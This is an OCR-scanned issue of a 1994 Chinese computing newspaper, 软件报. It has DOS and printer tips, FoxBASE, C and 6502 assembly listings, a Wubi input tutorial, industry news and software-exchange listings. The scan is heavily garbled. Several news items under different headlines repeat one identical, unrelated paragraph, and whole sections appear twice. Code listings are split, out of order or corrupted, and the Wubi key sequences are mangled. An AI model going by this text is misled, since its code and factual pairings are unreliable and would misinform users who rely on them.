Write fault error writing device PRN Abort, Retry, Ignore, Fail? 此时，只要按好打印机，联机，键入R, 就可继续打印。

4. 编辑文件时只有加入2.13H的打印控制命令才有效。 □上海 陆国才

金山DOS下使用九针打印机二法

附1. PR19.BAT PATH C:\, C:, 213,C:\ XSDOS CD\ 213 FILE1A 2 F24PRTA FILE16B FILE24A ISFHK FILE16A ISFHK ZF 24 3 CD\

附2. READ.COM修改方法(划)部分为要键入的内容) C:\DEBUT READ.COM /E: 10BB 90 80 / -W / Writing 01079 bytes -Q / C:)

用户定义函数存在的问题及其对策

FOXBASE+提供了一个功能极强的“用户定义函数”，利用这一功能，程序员可以依据自己的意愿设计一些特殊的“用户函数”，用户函数一旦被定义，即可象内部函数一样被调用，应用十分方便，但查阅各种有关书籍(包括原版FOXBASE+)，对用户定义函数的介绍及其举例均忽略了个非常重要的“注意事项”，即在用户定义函数中，必须把所用到的全部变量设置为隐藏型变量，否则在程序调用时，就会把与同名名的变量值也返回到调用程序，从而造成一些不该发生的后果。

众所周知，用户函数实际上是一个简单的FOXBASE+程序，它包含了一套有效的FOXBASE+语句并返回一个值到调用程序。显然，用户函数在被调用时相当于运行了一个子程序，但既然称之为“函数”，就应该是一个在任何程序中均可正确调用的“公用子程序”，也就是说，用户不会因调用程序不同而随时修改其中的变量，以保证与其名称不冲突。

当然，如果用户函数中包含自变量且在用户函数的定义过程中没有用到其它变量作过程转换计算，便不会出现本文提及的问题，因为在某种情况下，用户定义函数的第一个语句必须为：PARAMETER <自变量清单>，此语句具有隐藏变量的功能。

但若用户函数中没有自变量，或包含有自变量但还需要其它变量作过程转换计算时，便会出现本文提及的“问题”，这时，由于自变量以外的那些“中间变量”不能列于parameter语句名之中，在调用程序中被当作主从理变量来处理，因些调用此函数时，与同名名的中间变量值也一同返回到调用程序。

通过上述分析，读者一定已经找出了解决这一问题的办法，即在用户定义函数中增加一个变量属性语句，将用户函数定义过程中所用到的全部变量置为隐藏型变量，使与同名名的中间变量值不能返回到调用程序。

(1)若用户函数中不包含自变量，此语句置于第一行。

(2)若用户函数中包含自变量，此语句置于第二行(第一行为Parameter语句)。

下面给出了某杂志介绍的求阶乘的用户定义函数及其调用程序，读者不妨试一试在JC.PRG中的有第二、三语句(此语句为笔者所加)时的函数调用结果。

JC.PRG求阶乘 *DY.PRG调用函数调用 Parameter m set talk off PRIVATE ALL i=1 i=1 do while i<=m c=1 do while i<=m i=i+1 c=c*i enddo i=i+1 enddo return c

Table with 2 columns: Deg, F2, dms, M, Dword, F2, Exp, X, F-E, V, Grad, F4, Hex, F5, Hyp, H, Int, I, Inv, I, In, N, Log, L, Lah, <, Mod, %, Not, %, Or, F7, Pr, I, Pi, F3, Rad, C, Sin, S, Sta, C, Sum, Cur+T, Tan, T, Word, F3, X*Y, Y, X*2, @, X*3, #, Xor, □

CR-3240打印机控制符简介

CR-3240是一个功能强大的中英文打字机，它上面板的打印控制键只能使被打印的文本处于一种格式，如果充分利用它的打印控制符，则可以使打印的文本更符合需要，例如一篇文章中要用不同的颜色打印，下面把一些常用的控制符列表如下...

Table with 2 columns: Control Code (e.g., <&26 Q>), Function (e.g., 设定随后的数字无脚码打印). Includes codes for bold, underline, color, etc.

DOS3.30也能管理1M以上内存

DOS3.30是广大微机用户拥有的磁盘操作系统，并且已有人自己硬盘中，有的用户已拥有1M以上内存的微机，那么是否都要将操作系统升级才能管理和使用1M以上内存空间呢？笔者经过试验，只须将DOS3.0的有关文件复制到机盘(例如A盘)中，再在CONFIG.SYS配置文件中设置如下内容即可：

DOS3.30也能管理1M以上内存

device=ramdrive.sys 384 512 / device=ramdrive.sys 128 512 / 其中第一行设置日期信息为我们习惯的年月日格式，第二、三行为某人使用扩展内存(Extended Memory)扩充内存(Expanded Memory)；第四行是扩充内存的384KB为磁盘盘(亦可设置为512K, 640K)；第五行是扩充内存的128KB作为磁盘盘(亦可设置为640K, 1280K)。

DOS3.30也能管理1M以上内存

笔者在上面的配置下在386机上运行Windows3.1 (因D盘大于32M, 故用DOS 1.31启动)，在中文之星下能正常工作。 注意：上述配置文件中的程序只能是DOS3.0的，不能使用DOS6.0的程序。 □广州 钟大勇

三、系统发声程序的调用

```
使用F BASIC BS.2版本的用户其实不必使用程序NO.4-1~NO.4-6演奏旋律。只要调用系统程序就可以使自己的电脑在背景音乐伴奏下工作。调用程序NO.4-7
7F00 A9 09 LDA # $09
7F02 85 FF STA $EE
7F04 A9 7F LDA # $7F
7F06 85 EE STA $EE
7F08 60 RTS
7F09 48 PHA
7F0A 8A TXA
7F0B 48 PHA
```

48 20 5B FD 68 A8 68 AA 68
A9 0F 8D 15 40 A9 00 85 FE
85 FF 4C 0F 88
40 CALL &7F00
50 NEW
键入程序NO.4-8,仔细检查无误后(一定要认真检查,特别是30行的DATA语句,否则会造成死机),运行程序,这时内存程序已经清除,屏幕上除了光标闪烁外没有任何反应,而实际上系统已经做好了发声准备,只要我们发出演奏命令,启动发声命令是:
POKE &HFC, a
当a=1时,将演奏CAL板的背景音乐;
当a=2时,将演奏MES板的背景音乐;
当a=3时,将演奏另一种背景音乐;
当a=0时,将关闭背景音乐。
另外读者还可向\$FC,\$FE,\$FF置入其他数值以发出各种效果音,其中之奥妙只有亲自聆听,才知道其趣味,不多赘述。
附录 随机数产生子程序:
以上各程序中多次使用了随机数单元\$51的数据,那么\$51的随机数是如何产生的呢?请参见
NO4-9
7B00 A5 51 LDA \$51
7B02 29 02 AND # \$02
7B04 85 00 STA \$00
8B06 A5 52 LDA \$52
7B08 29 02 AND # \$02
7B0A 45 00 EOR \$00
7B0C 18 CLC
7B0D F0 01 BEQ #?B10
7B0F 38 SEC
7B10 86 51 ROR \$51
7B12 66 52 ROR \$52
7B14 66 53 ROR \$53
7B16 66 54 ROR \$54
7B18 66 55 ROR \$55
7B1A 66 56 ROR \$56
7B1C 66 57 ROR \$57
7B1E 66 58 ROR \$58
7B20 60 RTS

电脑游戏机编程技巧

```
7F0C 98 TYA
7F0D 48 PHA
7F0E 20 5B FD JSR $FDSB
7F11 68 PLA
7F12 A8 TAY
7F13 68 PLA
7F14 AA TAX
7F15 68 PLA
7F16 A9 0F LDA # $0F
7F18 8D 15 40 STA $4015
7F1B A9 00 LDA # $00
7F1D 85 FE STA $FE
7F1F 85 FF STA $FF
7F21 4C 0F JMP $880F
为使初入门的朋友也能享受到背景音乐伴奏的乐趣,下面具体介绍程序NO.4-7的F BASIC装入程序
5 REM NO.4-8
10 FOR I=0 TO 35:
READ A$,A$="&"+A$
20 POKE &7F00+I,VAL(A$):NEXT
30 DATA A9 09 85 EE
A9 7F 85 FF 4C 8A 48 98
```

WPS目前已成为流行范围广泛的汉字编辑软件,编辑文件时要用到两种回车换行符,一是回车换行符,即通过RETURN键得到;另一回车换行符是通过文编辑键度而自行获得。

具有回车换行符的文件为段落编排提供了很大的方便,而回车换行符不能,在日常工作中,经常碰到不熟悉的情况,有时一些初学者由于不太熟悉的缘故,均使用回车换行符,给编辑软件带来不便。相反,用其它编辑软件编辑的文件,由于回车换行符的缘故在WPS下不能正常打印(笔者曾碰到这种情况),很有必要解决。回车换行符之间的转换问题。经过对WPS文件进行剖析,每个WPS文件的前1K字节为控制和提示信息,之后便是文件正文。回车换行符分别为0D和0A。而回车换行符分别为8D和8A(均为16进制)。

WPS、软回车换行符之间的相互转换

```
程序可实现硬、软回车换行符之间的转换。该程序在T6、W微机上调试通过,使用方法是:在操作系统下打入CHANGE FILE1 FILE2 FILE1是含的硬回车换行符的文件,FIKE2是转后含有软回车换行符的文件。
/* 源程序change.c */
#include <stdio.h>
#include <stdlib.h>
main(int argc,char ** argv)
{
  unsigned char c;
  FILE *in,*out;
  if(argc<3)
  {printf("usage:change file1 file2\n");exit(1);}
  if((in=fopen(argv[1],"rb"))==NULL)
  {printf("can't open file1\n");exit(1);}
  out=fopen(argv[2],"wb");
  while(!feof(in)){
    c=getc(in);
    if(c==0x0D)putc(0x8D,out);
    else if(c==0x0A)putc(0x8A,out);
    else putc(c,out);
  }
  fclose(in);fclose(out);
}
如将上述程序中的0D和8D、0A和8A相互调换位置,其它均不变,便可实现从软回车换行符之间的转换。
□石家广 李凌波
```

CCED和WPS功能比较

随着微型计算机在中国的普及,各种中文软件也层出不穷,尤其是在中文编辑、排版和制表方面,例如,香港金山电脑公司的WPS金山汉字排版系统、中文字表编辑软件CCED、汉化的WordStar等等,本文对WPS2.0和CCED4.0的一些功能进行比较,希望能对您更好的选择使用中文字表处理软件有所帮助。为使比较的结果更为直观,我们采用列表方式,下表从13个方面对两个软件进行了比较。

Table with 3 columns: Feature, WPS2.0, CCED4.0. Rows include: 对硬件配制要求, 汉字环境, 文件尺寸, 用户界面, 屏幕颜色设置, 窗口操作.

Table with 3 columns: SHELL功能, 中英文切换, 计算功能, 制表功能, 兼容性, 加密功能, 打印功能.

从上面的比较可以看出,在编辑和制表输入时,使用CCED4.0较使用WPS2.0更为方便。但在排版、打印输出方面WPS提供了更强的功能。利用CCED的良好兼容性,可以使两个软件有机地结合起来使用,充分发挥它们各自的优点。您可以先使用CCED对文件进行编辑、制表的输入,在需要打印文件时,再用WPS编辑,派人打印控制符号,并用WPS打印输出。这种方法将会使您收到事半功倍的效果。
□广州 林志超
本版责任编辑:刘军 组版编辑:小路

(缺去年52期)五笔字型中可有下列形式输入汉字
一、键名汉字的输入
25个键名汉字的输入,可将所在键连击四次,例:王—连击4次q键,金—连击4次k键。
二、一级简码的输入
25个字母键上所定义的高频字为一级简码,按相应键一次,并以空格键作结束标志,即输入了一次简码。
例:地—击t键一次并按空格键。
这一击p键一次并按空格键。
三、成字根的输入
A-Y25个字母键上,除键名汉字外,凡单个基本字根本身就是一个完整汉字的,称为成字根。G键上的“一、五、F键上的“土、干、十、寸、雨、Y键上的“女、广、文、C键上的“巴、马

等等均为成字根。
输入成字根的方法:第一,键、报户名(即将该字所在键击打一次);第二,按一、二、末笔划的顺序击打相应键(不足四码的用空格键结束)。
例:成字根 击键顺序
五 g h g
止 h h h
用 c t n h
幸 u y g h
二 b h h o
丁 f h h l
力 s g b l l
l e n l l
四、二级简码的输入
击打二级简码汉字的前面两码,并以空格键作为结束。

例:字例 基本字根 按键顺序
开 一 井 g a l l
衣 丰 衣 g e l l
服 耳 止 b h l l
眼 目 叉 m e l l
雀 鸟 丨 x e l l
雀 文 丨 y h l l
五、三级简码的输入
击打三级简码汉字的前三码,并以空格键结束。
例:字例 基本字根 按键顺序
环 至 一 小 g e l l l
唐 丨 五 口 y g h l l
典 竹 巾 a s w l l
碧 王 白 石 s r d l l
泉 月 日 又 c h e l l
瀑 多 厂 贝 e d m l l
六、键外汉字的输入
依据汉字的书写顺序,按

照“取大优先、兼重直观、能散不连、能连不交”的四原则进行析分,并以一、二、三、末码作为输入码。
注意:①汉字的书写必须符合汉语字根的规范标准。
②基本字根不能再析分。
例:字例 基本字根 按键顺序
五 一 丨 g g h
** 丨 二 l t f n
字 一 子 p b l l
型 一 升 丨 土 g a j f
汉 丨 又 i c l l
字 一 子 p b l l
人 人 丨 l w g j
人 丨 丨 t y l l
技 丨 土 丨 i f c l l
七、词组的输入
双字词组的输入,每字取

前两码。
例:字例 基本字根 按键顺序
工人 工 人 a a w w
操作 丨 口 丨 r k w t
机器 木 儿 口 s m k h
三字词组的输入,前两字取一码,后一字取两码。
例:字例 基本字根 按键顺序
计算机 丨 笔 木 儿 y t o m
大学生 大 丨 丨 王 d a x s t e n
生产单 丨 立 一 么 t u x z
四字词组的输入,每字取第一码。
例:字例 基本字根 按键顺序
五笔字型 王 笔 木 儿 g t p g
汉字编码 丨 一 丨 石 i p x d
多字词的输入,取前三字和最后一字的第一码。
例:字例 基本字根 按键顺序
中央电视台 丨 口 丨 大 k m f c
为人民服务 人 丨 大 丨 w y w a t
全国人民代表会 人 口 人 人 w l w w
□辅导教师:珠霞昭

学习五笔字型 掌握一门技能

—科技二期五笔字型辅导之三—

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业
中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘德福 副主编：唐敏
国内统一刊号：CN51-0106 订阅代号：61-74 地址：成都市金河街75号 邮政编码：610015

上海计算机软件中心十年来，发挥行业管理作用，促进上海软件产业发展做了大量工作，取得了可喜成绩。

·参与软件技术管理，发挥政府决策的参谋作用，参与国家和上海政府制定软件发展的政策、规划等工作；如为电子工业部制定自明计划，国家“七五”攻关项目软件工程课题方案；上海浦东软件园规划与立项；为上海市科委编制软件规划；参与制定我国软件保护条例等。

·实施软件行业管理，沟通企业与企业、企业与用户、用户与用户以及他们与政府的联系。组织了全市软件成果的登记与评优工作，现已建立全市软件产品库2400个；从1987年起实施对全市软件的调查统计工作，积累了6年的统计数据；普及知识产权和软件保护知识，举办14次讲习班，调解和协助处理二起软件著作权纠纷案；为外资企业审批提供技术鉴定等。·开展软件技术研究，重点是软件工程学、软件度量学、软件经济学、软件统计学、软件法理学等方面。先后承接国家和上海市部级重点科研项目40多个，其中获市部国家级科技奖有11个。在全国各种杂志上发表论文80多篇，全国学术会议论文15篇，出版专著9部。

·加强国际交流与合作，先后接待海外软件考察团和公司上百次，举办大型展览会5次，派遣研修人员200多次，为学习国外先进技术与管理，推动软件出口创汇起了积极作用。

上海软件开发中心十年来的管理与服务为上海软件产业的发展起了推动作用。上海软件产业从无到有，从小到大，现已初具规模，已形成一批软件开发骨干企业，不同层次、不同规模、多种所有制并存的软件企业群体正在形成，中外合资软件企业达60多家，全市从业人员达2万人，1992年全市软件收入首次突破一亿元。1993年又有较大幅度的增长。当前上海市政府提出要把计算机业发展成为上海的支柱产业，上海软件开发中心将进一步解放思想，开拓新思路，积极培育软件市场，为上海软件产业的发展作出新的贡献。

反病毒技术的重大突破——国产求真QZW可升级消毒病毒卡研制成功

一种新型的计算机安全产品，求真QZW可升级消毒病毒卡已由电力部信息中心研制成功，日前通过了中国计算机用户协会主持的专家鉴定和中国科学院软件研究所的技术测试。求真QZW卡软硬件设计

不同于普通消毒病毒卡，是世界上第一例采用超大容量EPROM、“消毒”合一且可升级的新型反病毒硬卡。

·加速推进国家电子信息化进程。全国电子信息化推广办成立。本报记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·全国电子信息化推广办办公室主任由电力部副主任张瑞任，计算机与信息化推广司司长任常务副主任，何作康、陈正清、张瑞任副主任、张玉任顾问。

·法律数据库系统。本报北京记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·推广无线卡。本报北京记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·国内首家计算机开放系统协会在上海成立。为推动计算机开放系统的普及和推广，经上海科委和上海市民政府批准，成立计算机开放系统协会。它由计算机厂商、用户、科研机构、高等院校、团体会员以及著名专家学者个人会员组成。

·上海浦江磁卡印刷有限公司开业。本报上海记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·计算机网络安全管理。效益大。由新疆石油管理局采油三场和西北工业大学共同开办的MIS系统应用NOVELL网，在850米的范围内，有50个工作站，由ORACLE建立了12000个数据库，分别对油田的地质、油田开发、采油、输油生产管理全过程的各类信息进行管理。在采油三场进行一年之后，结果出现经济效益160多万元。

·21兆位光磁光盘在武汉面世。由武汉市微机电应用研究所联合开发出的“21M光磁光盘”，因体积小、容量大、可靠性高、传输速率快、防护性好和价格低廉等优点，已被美国Micro标准委员会定为未来大容量软盘驱动器的新一代标准。

·高炉计算机控制与管理系统在湖南诞生。本报长沙记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·国内首家计算机开放系统协会在上海成立。为推动计算机开放系统的普及和推广，经上海科委和上海市民政府批准，成立计算机开放系统协会。它由计算机厂商、用户、科研机构、高等院校、团体会员以及著名专家学者个人会员组成。

·上海浦江磁卡印刷有限公司开业。本报上海记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·国内首家计算机开放系统协会在上海成立。为推动计算机开放系统的普及和推广，经上海科委和上海市民政府批准，成立计算机开放系统协会。它由计算机厂商、用户、科研机构、高等院校、团体会员以及著名专家学者个人会员组成。

·上海浦江磁卡印刷有限公司开业。本报上海记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

2. 防病毒卡是在病毒进入微机内存后再根据可能的“病毒行为”进行检测。防病毒卡发出警告时，病毒实际上已经进入计算机内存，即所谓“病毒运行”。当新病毒存在未被发现的破坏行为时，对微机网络是很危险的。

3. 在多数情况下不能明确判定病毒，而是以报警方式向用户提示，从而很很快，微机的正常运行被频频打断。

4. 由于“病毒行为”没有精确定义，所以存在误报和漏报现象。

5. 普通卡本身不具备升级能力，当出现防不住的新病毒或者与其他硬件不兼容时往往往靠卡报废。例如92年上半年出现的DIR-I病毒和DOSS.0的推广应用，即使在其前生产的病毒卡造成巨大失败。

针对以上问题，广大用户早就要求有一种既能消灭(杀)病毒又能防病毒，而且还可由用户自行升级的反病毒硬件产品。求真QZW卡正是为实现这一目标而研制的。它等于消毒卡+防病毒卡+可编程序卡。其技术指标为：

1. 采用超大容量EPROM，可兼容1到4兆位芯片，最大容量是普通防病毒卡的64倍，具有清除6000种病毒的数据库及程序存储量。

2. 具有清除磁盘病毒的功能，可以清除引导区、文件区及混合型等各类病毒。

3. 可准确地清除多次重复感染的病毒程序，不论是同种病毒重复感染，还是不同病毒之间的交叉感染都能可靠清除。

电话：0317-223179
运行环境：VGA以上彩显、任何汉字环境。
转让形式：磁盘一张(盘中含全部原程序和使用说明)。
转让价格：120元(含邮资)。
收款单位：《软件报》编辑部。
★编号：940112
名称：PC机后台音乐程序
作者：王芹
功能简介：本程序由8086/8088汇编语言编写，在PC机上实现了后台音乐程序。其特点是：随时可以打开和关闭扬声器，进行优美的音乐欣赏。当您在闲暇或疲倦时即可消遣又可以工作一半两不误。本程序若经修改即可成为PC音乐报时器。
运行环境：IBM-PCXTAT及其兼容机。286、386。
转让形式：磁盘一张(含原程序)。
转让价格：30元(含邮资)。
收款单位：《软件报》编辑部。

·参与软件技术管理，发挥政府决策的参谋作用，参与国家和上海政府制定软件发展的政策、规划等工作；如为电子工业部制定自明计划，国家“七五”攻关项目软件工程课题方案；上海浦东软件园规划与立项；为上海市科委编制软件规划；参与制定我国软件保护条例等。

·实施软件行业管理，沟通企业与企业、企业与用户、用户与用户以及他们与政府的联系。组织了全市软件成果的登记与评优工作，现已建立全市软件产品库2400个；从1987年起实施对全市软件的调查统计工作，积累了6年的统计数据；普及知识产权和软件保护知识，举办14次讲习班，调解和协助处理二起软件著作权纠纷案；为外资企业审批提供技术鉴定等。·开展软件技术研究，重点是软件工程学、软件度量学、软件经济学、软件统计学、软件法理学等方面。先后承接国家和上海市部级重点科研项目40多个，其中获市部国家级科技奖有11个。在全国各种杂志上发表论文80多篇，全国学术会议论文15篇，出版专著9部。

·加强国际交流与合作，先后接待海外软件考察团和公司上百次，举办大型展览会5次，派遣研修人员200多次，为学习国外先进技术与管理，推动软件出口创汇起了积极作用。

上海软件开发中心十年来的管理与服务为上海软件产业的发展起了推动作用。上海软件产业从无到有，从小到大，现已初具规模，已形成一批软件开发骨干企业，不同层次、不同规模、多种所有制并存的软件企业群体正在形成，中外合资软件企业达60多家，全市从业人员达2万人，1992年全市软件收入首次突破一亿元。1993年又有较大幅度的增长。当前上海市政府提出要把计算机业发展成为上海的支柱产业，上海软件开发中心将进一步解放思想，开拓新思路，积极培育软件市场，为上海软件产业的发展作出新的贡献。

·加速推进国家电子信息化进程。全国电子信息化推广办成立。本报记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·全国电子信息化推广办办公室主任由电力部副主任张瑞任，计算机与信息化推广司司长任常务副主任，何作康、陈正清、张瑞任副主任、张玉任顾问。

·法律数据库系统。本报北京记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·推广无线卡。本报北京记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·国内首家计算机开放系统协会在上海成立。为推动计算机开放系统的普及和推广，经上海科委和上海市民政府批准，成立计算机开放系统协会。它由计算机厂商、用户、科研机构、高等院校、团体会员以及著名专家学者个人会员组成。

·上海浦江磁卡印刷有限公司开业。本报上海记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·国内首家计算机开放系统协会在上海成立。为推动计算机开放系统的普及和推广，经上海科委和上海市民政府批准，成立计算机开放系统协会。它由计算机厂商、用户、科研机构、高等院校、团体会员以及著名专家学者个人会员组成。

·上海浦江磁卡印刷有限公司开业。本报上海记者月生从有关方面获悉，全国电子信息化推广办在成立后，立即着手进行全国电子信息化推广办的职能划分，归口管理全国电子信息化和系统推广业务。其主要职能是负责研究制定全国电子信息化发展战略、进行总体规划、提出政策方针并组织实施电子信息化的实施。

·国内首家计算机开放系统协会在上海成立。为推动计算机开放系统的普及和推广，经上海科委和上海市民政府批准，成立计算机开放系统协会。它由计算机厂商、用户、科研机构、高等院校、团体会员以及著名专家学者个人会员组成。

★编号：940110
名称：新编显示中断FRMINT和编辑FRMEDIT

作者：周竹华
功能简介：FRMINT用于安装自定义显示中断INT60H。它工作在图形窗口上，以字符方式读写，以一帧图像为存取单位，可供汇编其他高级语言调用，以完成复杂的编辑界面设计，获得特殊的效果，其主要特点是：

1. 除系统设置四个窗口外，用户可定义四个窗口，可带颜色选择，有上下左右四种操作方式。

2. 光标和字符显示位置全屏按点移动，一般以常规移动，也可按点微调，可设置光标类型、颜色、字符、字、行、能任意选择。显示方式有OR、XOR或取反、位方向可取或取(左取右)及双向(上取下)，可按TTY方式显示或作掩码显示。

3. 用户可安装14个库文件，字体取决于字模，支持打印字模、字号无级变化输出，ASCII有926种，汉字有1369种。

使用说明。
转让价格：68元。
收款单位：《软件报》编辑部。
★编号：940111
名称：文件日查管理软件V2.1

作者：李书海
功能简介：本系统采用TURBO C语言编写而成，可以管理任意大小文件，共22种不同类型的文件；所用提示均采用图形方式；主菜单采用下拉式菜单；又易于汉化，可按类别、日期、doc命令、以分类、查询、进入相应的编辑程序等等。该软件既是一个综合环境又可以应用其中的几个模块来生成自己的应用程序如生成常用大字、汉字下拉菜单、以分类、日期、doc命令、本系统分为单用户版及多用户版，需要安装驱动程序与作者本人联系。(地址：合肥市南环路24号) 电话：242424

运行环境：GW0520-CH、DOS3.3(其升级版)。
本系统支持其图形系统，同时提供合作伙伴，共同开发，有意者请与作者联系。地址：杭州九中，邮编：310063。

转让形式：360K磁盘一张，内

软件交流

读者点题 编辑征稿

编者同志：
中文之星V1.2提供一WINDOWS应用程序汉化工具getre.exe和putre.exe及包含文件Rhead.MAC。用getre可将应用程序的字符串提取到一ASM文件中，修改该ASM文件中的西文字符串为相应汉字后，再编译、连接，最后用putre将连接后的BIN文件写进原应用程序。以化工作就完成了。但当用此方法处理非WINDOWS应用程序时，getre.exe和putre.exe都不执行。笔者试着用debug和pctools修改多次、均未成功。望贵报的热心、有经验的读者指点。
(271000) 山东省泰安市金属材料总公司微机室 张铁虎

改善微机绘图环境的方法

本文将介绍DRDOS6.0操作系统和Microstation PC绘图软件为背景,探讨改善微机绘图环境的方法。

一、实现简捷的多任务调配

完成CAD的过程往往需要许多工具软件的支持,常规的微机CAD应用环境受限于640KB访问内存和单用户作业的约束,给多任务的调配造成重重困难,导致交换任务操作繁琐,当时使用语言开发工具、文字编辑、汉字处理、网络驱动、交互绘图等软件时,经常采用的任务调配方法有以下三种:

1. 启动一个用一个,调出A任务,装入B任务。

2. 当因内存拥挤产生死锁时,只能热启动,再转移。

3. 设立内存“路标”,释放“路标”空间更换任务,以防止多个常驻内存任务产生的死锁。

如: DOS启动后,执行CED.BAT编辑生成汉字文本,设立“路标”CC。

CED.BAT清单:
ECHO OFF
Release ALL; 释放ALL路标之后的内存

MARK CC; 设立“路标”CC
CCCC ; 加载汉字OS
Edlin A.DAT; 启动编辑工具
echo on

接着,若启动Microstation PC执行MCE.BAT,需修改MCE.BAT为

echo off
cls
RELEASE CC
MARK ALL
checkres

如此交替使用CED.BAT, MCE.BAT就不会产生死锁现象。

如果采用DRDOS提供的多任务切换功能,将简便快捷许多。

多任务是指出一个计算机同时执行两个以上任务(程序)的功能,使程序员可以有效地应用系统的多道设计能力。DRDOS6.0通过前后台作业和具有TSR程序的功能来实现多任务,从而改善了系统的性能。TASKMAX例程为用户提供了在系统增加任务、删除任务、选择任务前台作业、任务之间交换信息的功能,系统允许设定20个动态任务,其中一个为前台任务,其他为后台任务,后台任务以一个切换文件形式存放在内存(如:1MB以上的扩展内存)或磁盘中,处于“冷冻”或“挂起”状态,而几乎整个基本内存资源(640KB以内)提供给前台任务使用,避免了通常切换程序的不可忽视的弱点——减少内存。用户通过热键很方便地获取服务,而与当前程序正在运行与否无关,当把任务从前台切换到后台时,当前运行现场被完整地保存,而再次激活后

台时,可以自动继续运行。

TASKMAX例程另一个独特之处在于前台任务不是独立存在,相互之间可以进行信息交换,一个任务的运行结果可以作为另一个任务的输入,多个任务可以共享某个信息。

一个应用实例是:

任务1: 汉字状态下编辑生成汉字文本文件;

任务2: 语言转换器,接收任务1的文本文件,形成Microstation PC识别的码表。

任务3: 处于MCE的图形交互环境,接收汉字码表,自动放置图面。

实现多任务的交替作业,在不同环境间切换和传递信息,明显地加快了用户使用PC的速度,达到简便快捷地完成多任务调配的要求。

二、构造良好的存储体系

计算机的软、硬件资源是其发挥效益的关键,而如何有效地组织各种存储资源,形成一个适合CAD应用需要的存储体系是现有计算机系统条件下,增强应用软件性能的关键。

存储体系是指存储设备和管理存储设备的软件资源,它体现执行任务过程中多层次存储部件协调运作的方法。应用软件对存储体系的基本要求是: 高速度、大容量、低成本、安全协调。

Microstation PC对存储体系提出的具体要求是:

(1) 设计文件与参考文件的缓存, 足够大的主存容量, 支持占用扩展内存, 减少频繁的磁盘数据调入/出;

(2) UNDO缓存;

(3) 激活菜单的高速切换与执行;

(4) FONT库处于快速查询调用状态;

(5) 隐藏线消除等复杂算法的存储方式选择。

存储体系调配的如何直接影响着用户响应时间的快慢。统计表明, 同样的系统资源条件, 由于采用的方式不同, 性能指标可相差几十倍, 因此必须构造一个好的存储体系。

基于DOS系统的微机平台在存取信息方面存在着一些弱点:

· 提供给应用软件占用的主存容量小, 特别是在前640KB基本内存区;

· 存储结构简单, 效率低;

· 空间有效利用率低, 信息分布零乱;

· 磁盘数据冗余度大。

针对这些不足, 利用DRDOS6.0提供的功能, 可以改善系统环境。

构造适合Microstation PC的存储体系的主要方法

1. 系统核心重定位, 将OS主体从基本内存(640KB以内)迁移到扩展内存, 为应用程序让出宝贵的空间;

2. 利用EMM386.SYS扫描高位内存和上部内存, 大于4KB的自由块记录成序列, 加入基本内存, 提供块调用程序使用;

如: 释放未占用的显示RAM; 直接扩大可用空间。

3. 利用HBUFFERS、HIDEVICE、HIMSTAL、HILOAD将设备驱动和常驻程序装载到支持EMM386.SYS的上部内存空间, 如:

(1) 在CONFIG.SYS放入HIDEVICE=ANSI.SYS, 将扩展显示驱动

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
COPY TO %*%*%
STRU EXTE
STORE O TO LE
DO WHILE .NOT. EOF ()

STRU命令的作用是复制数据库文件的结构, 而COPY TO (FILE NAME) STRU EXTE命令的功能完全不同, 它的主要作用是将已打开的数据库的结构字段变为若干条记录, 并生成名为(FILE NAME)所定义的文件数据库。

这条命令在软件开发信息统计汇总中应用尤其需要, 利用“COPY EXTE”命令生成的数据库中的“文件数据库”

LE=LE+FIELD-LEN
SKIP
ENDDO
ERASE %*%*.DBF
变量LE即为被测量出来的源数据库一条记录的字节数, 因为同一个数据库内每条记录的字节数相同, 进而可以计算出数据库和FILE.DBF所存储的信息量。

程序例(测量一条源记录的长度):
USE & FILE.DBF
